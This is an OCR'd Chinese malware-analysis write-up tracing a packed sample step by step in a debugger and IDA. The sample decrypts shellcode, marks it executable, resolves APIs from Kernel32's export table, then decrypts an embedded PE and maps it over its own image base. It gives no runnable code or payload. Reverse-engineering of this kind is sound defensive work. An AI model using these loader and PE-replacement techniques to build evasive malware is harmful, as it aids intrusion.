
紧接着调用 GlobalMemoryStatus，获取内存信息，在 004013EF 处调用 LocalAlloc 分配了 8700h 的空间




分配空间之后进入左边的条件分支，将偏移数据（加密的 shellcode ）复制到刚刚分配的空间，之后进入右边的条件分支，对 shellcode 进行解密，解密函数如下




对加密的 shellcode 分组，通过一个循环，每 8 字节一组，对这 8 字节调用 sub_4015C0 进行解密，该函数的第三个参数为解密 key，解密后的 shellcode 如下



从内存中 dump 出来，保存为 shellcode.txt，接下来通过字符串拼接的方式，显式调用 VirtualProtect




OD 中查看参数，将 shellcode 的内存区域变为可读可写可执行




接着调用 shellcode

shellcode.txt(shellcode 分析)


IDA 载入 shellcode.txt，发现 shellcode 只有两个 Call。




进入第一个 call，该函数通过 fs 寄存器获取 Kernel32.dll 的基址



接着通过解析 PE 文件，获取 PE 头，接着获取数据目录第 0 项也就是导出表的地址，接着在导出表中获取 GetProcAddress 和 LoadLibrary 的地址，然后返回




我们进入 shellcode 第二个 call，如图，观察此处的 eax 所指向的地址的值




很明显这是一个经过加密处理的 PE 文件，那么在 MZ 字符之前的值是什么呢?


经过后续的分析，我们可以了解到，这一段内存实际上是以 "新 PE 的参数+加密的新 PE" 这样的结构存储的，结构的详细分析如下图




然后通过之前获取的 GetProcAddress 和 LoadLibrary 的地址，来动态获取其他函数的的地址




函数地址获取完后，调用 GetVersionExA，判断 dwMajorVersion 等不等于 6




接着分配内存，并调用解密函数，该函数的两个参数是通过 "新 PE 的参数 " 这个结构获得的,解密函数大概是通过分组的形式，逐步对 PE 进行解密的，解密的关键一个是索引值，一个是 key 都在`"新 PE 的参数" 这个结构中，解密后的 PE 文件如下图



紧接着调用 VirtualProtect，目标地址是 400000，也就是老 PE 文件的加载基址,将其属性改为可读可写可执行,为后面的替换做准备。然后将 400000 处的值清零，开始复杂的 PE 操作。




首先通过 DOS 头的 e_lfanew 获取 PE 头的偏移，找到 PE 头之后将 PE 头偏移四个字节的数据（也就是 Machine）存到局部变量中，然后通过 PE 头偏移 14h 处也就是 SizeOfOptionalHeader 获得 OptionalHeader 的长度，之所以计算各个段的长度是为了获取最后一个节区的偏移，通过偏移把解密后的新 PE 的 DOS 头，PE 头和节表头复制到 400000 的内存空间中，之后从 "新 PE 的参数" 中获取新 PE 的 EP，修正 EP，最后解析节表头获取节表的 pointerToRawData，准备进行节表数据的复制。

